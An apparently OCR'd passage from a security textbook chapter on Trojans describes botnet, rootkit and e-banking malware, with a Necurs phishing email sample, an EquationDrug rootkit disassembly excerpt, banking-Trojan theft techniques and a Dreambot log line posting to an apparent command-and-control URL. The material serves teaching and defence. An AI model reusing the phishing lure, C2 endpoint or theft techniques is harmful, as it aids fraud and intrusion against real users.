Sent: Tue 6/21/2016 12:01 PM

To: [redacted]

Cc:

Subject: Re:

Message | services_[redacted]_904589.zip (7 KB)

Dear mrinten:

Please find attached our invoice for services rendered and additional disbursements in the above- mentioned matter.

Hoping the above to your satisfaction, we remain.

Sincerely,
[redacted]
Divisional Finance Director

[redacted]

Necurs Botnet – Spam Email

Figure 7.7: Screenshot showing Necurs spam email for tricking a victim

Some additional botnet Trojans are as follows:


- Electrum
- Satori
- Torii botnet
- Qakbot
- Hide n Seek
- Ramnit
- Panda
- BetaBot
- Cridex

Rootkit Trojans

As the name indicates, "rootkit" consists of two terms, i.e., "root" and "kit." "Root" is a UNIX/Linux term that is the equivalent of "administrator" in Windows. The word "kit" denotes programs that allow someone to obtain root-/admin-level access to the computer by executing the programs in the kit. Rootkits are potent backdoors that specifically attack the root or OS. Unlike backdoors, rootkits cannot be detected by observing services, system task lists, or registries. Rootkits provide full control of the victim OS to the attacker. Rootkits cannot propagate by themselves, and this fact has precipitated a great deal of confusion. In reality, rootkits are just one component of what is called a blended threat. Blended threats typically consist of three snippets of code: dropper, loader, and rootkit. The dropper is the executable program or file that installs the rootkit. Activating the dropper program usually entails human intervention, such as clicking on a malicious e-mail link. Once initiated, the dropper launches the loader program and then deletes itself. Once active, the loader typically causes a buffer overflow, which loads the rootkit into memory.

- **EquationDrug Rootkit**

  EquationDrug is a dangerous computer rootkit that attacks the Windows platform. It performs targeted attacks against various organizations and lands on the infected system by being downloaded and executed by the Trickler dubbed "DoubleFantasy," covered by TSL20110614-01 (Trojan.Win32.Micstus.A). It allows a remote attacker to execute shell commands on the infected system.



```
.text:00012D22
.text:00012D22                  ; int __stdcall fnInitDriver(int pDrvObj,int punDrvRegPath,int pFunc1,int pFunc2,int Flag)
.text:00012D22                  fnInitDriver    proc near               ; CODE XREF: DriverEntry+15↓p
.text:00012D22
.text:00012D22                  unDevName       = dword ptr -14h
.text:00012D22                  var_10          = dword ptr -10h
.text:00012D22                  var_C           = dword ptr -0Ch
.text:00012D22                  var_8           = dword ptr -8
.text:00012D22                  pDeviceObject   = dword ptr -4
.text:00012D22                  pDrvObj         = dword ptr  8
.text:00012D22                  punDrvRegPath   = dword ptr  0Ch
.text:00012D22                  pFunc1          = dword ptr  10h
.text:00012D22                  pFunc2          = dword ptr  14h
.text:00012D22                  Flag            = dword ptr  18h
.text:00012D22
.text:00012D22                  edit_DrvObj = edi
.text:00012D22 55                               push    ebp
.text:00012D23 8B EC                            mov     ebp, esp
.text:00012D25 83 EC 14                         sub     esp, 14h
.text:00012D28 53                               push    ebx
.text:00012D29 56                               push    esi
.text:00012D2A 57                               push    edit_DrvObj
.text:00012D2B 68 44 05 00 00                   push    1348
.text:00012D30 68 28 A7 01 00                   push    offset unk_1A728
.text:00012D35 E8 60 EC FF FF                   call    fnDecryptData
.text:00012D35
.text:00012D3A FF 75 0C                         push    [ebp+punDrvRegPath]
.text:00012D3D 8B 7D 08                         mov     edit_DrvObj, [ebp+pDrvObj]
.text:00012D40 8D 45 F4                         lea     eax, [ebp+var_C]
.text:00012D43 89 3D D8 C3 01+                  mov     pDrvObj, edit_DrvObj
.text:00012D49 50                               push    eax
.text:00012D4A E8 13 0C 00 00                   call    fnDissectPath
.text:00012D4A
.text:00012D4F 8D 45 F4                         lea     eax, [ebp+var_C]
.text:00012D52 50                               push    eax
.text:00012D53 8D 45 EC                         lea     eax, [ebp+unDevName]
.text:00012D56 50                               push    eax
.text:00012D57 E8 C0 0C 00 00                   call    fnGetDeviceName
```

Figure 7.8: Screenshot showing start of EquationDrug Rootkit

Some additional rootkit Trojans are as follows:

- CEIDPageLock
- Wingbird
- GrayFish
- Finfisher
- ZeroAccess
- Whistler

E-banking Trojans

E-banking Trojans are extremely dangerous and have emerged as a significant threat to online banking. They intercept the victim's account information before the system can encrypt it and send it to the attacker's command-and-control center. Installation of these Trojans takes place on the victim’s computer when he or she clicks a malicious email attachment or a malicious advertisement. Attackers program these Trojans to steal minimum and maximum monetary amounts, so that they do not withdraw all the money in the account, thereby avoiding suspicion. These Trojans also create screenshots of the bank account statement, so that the victim thinks that there is no variation in his/her bank balance and is not aware of this fraud unless he/she checks the balance from another system or an ATM. These Trojans may also steal victims' data such as credit card numbers and billing details, and transmit them to remote hackers via email, FTP, IRC, or other methods.



Attacker
1
Uploads malicious advertisements
Malware Server
3
Publishes malicious advertisements on a legitimate websites
Legitimate Websites
Victim is directed to malware server
6
Trojan gets downloaded and installed into the victim's system
2
5
User accesses a legitimate website and clicks on a malicious Ad
4
Trojan reports as a new bot
7
8
Instructs Trojan to track victim's access to bank account
Trojan reports victim's activities
9
User
10
Instructs Trojan to manipulate victim's bank transaction
Command and Control Server
User: Transfer $100
Manipulated value : Transfer $1,000
Financial Institution
11
Reports about successful/failed transaction
12

Figure 7.9: Working of E-Banking Trojan

Working of E-banking Trojans

A banking Trojan is a malicious program that allows attackers to obtain personal information about users of online banking and payment systems.

The working of a banking Trojan includes the following:


- **TAN Gabber**: A Transaction Authentication Number (TAN) is a single-use password for authenticating online banking transactions. Banking Trojans intercept valid TANs entered by users and replace them with random numbers. The bank will reject such invalid random numbers. Subsequently, the attacker misuses the intercepted TAN with the target's login details.
- **HTML Injection**: The Trojan creates fake form fields on e-banking pages, thereby enabling the attacker to collect the target's account details, credit card number, date of birth, etc. The attacker can use this information to impersonate the target and compromise his/her account.
- **Form Grabber**: A form grabber is a type of malware that captures a target's sensitive data such as IDs and passwords, from a web browser form or page. It is an advanced method for collecting the target's Internet banking information. It analyses POST requests and responses to the victim's browser. It compromises the scramble pad authentication and intercepts the scramble pad input as the user enters his/her Customer Number and Personal Access Code.
- **Covert Credential Grabber**: This type of malware remains dormant until the user performs an online financial transaction. It works covertly to replicate itself on the computer and edits the registry entries each time the computer is started. The Trojan also searches the cookie files that had been stored on the computer while browsing financial websites. Once the user attempts to make an online transaction, the Trojan covertly steals the login credentials and transmits them to the hacker.

Some methods used by banking Trojans to steal users' information are as follows:

- Keylogging
- Form data capture
- Inserting fraudulent form fields
- Screen captures and video recording
- Mimicking financial websites
- Redirecting to banking websites
- Man-in-the-middle attack

- **E-banking Trojan: Dreambot**


  Dreambot banking Trojans are also known as updated versions of Ursnif or Gozi. Dreambot Trojans have long been used by hackers, and they have been regularly updated with more sophisticated capabilities. They can be delivered through the Emotet dropper or RIG exploit kit. This Trojan can also be embedded as a macro in an MS word document and sent to victims via spam emails. If this Trojan gets into the victim's machine, it will covertly create registry keys and processes, and attempt to connect to multiple malicious C2C servers.



```
2018-05-24 14:41:44 POST https://uuuansdownew.net/images/Uood9SIrIKu0xUH8t/wXzPbvfAF8_2/FzBkGRoJ87w/_2BlkU5qOaIfAx/ljg
                         ekGreO8dmD1BWa08br/DBiM3eYzULnnf_2F/TuIV_2Bo0Uraf5U/qpHXaQpbz3CIIbkAhl/N_2BWhaDK/e4K3b_2Bv230
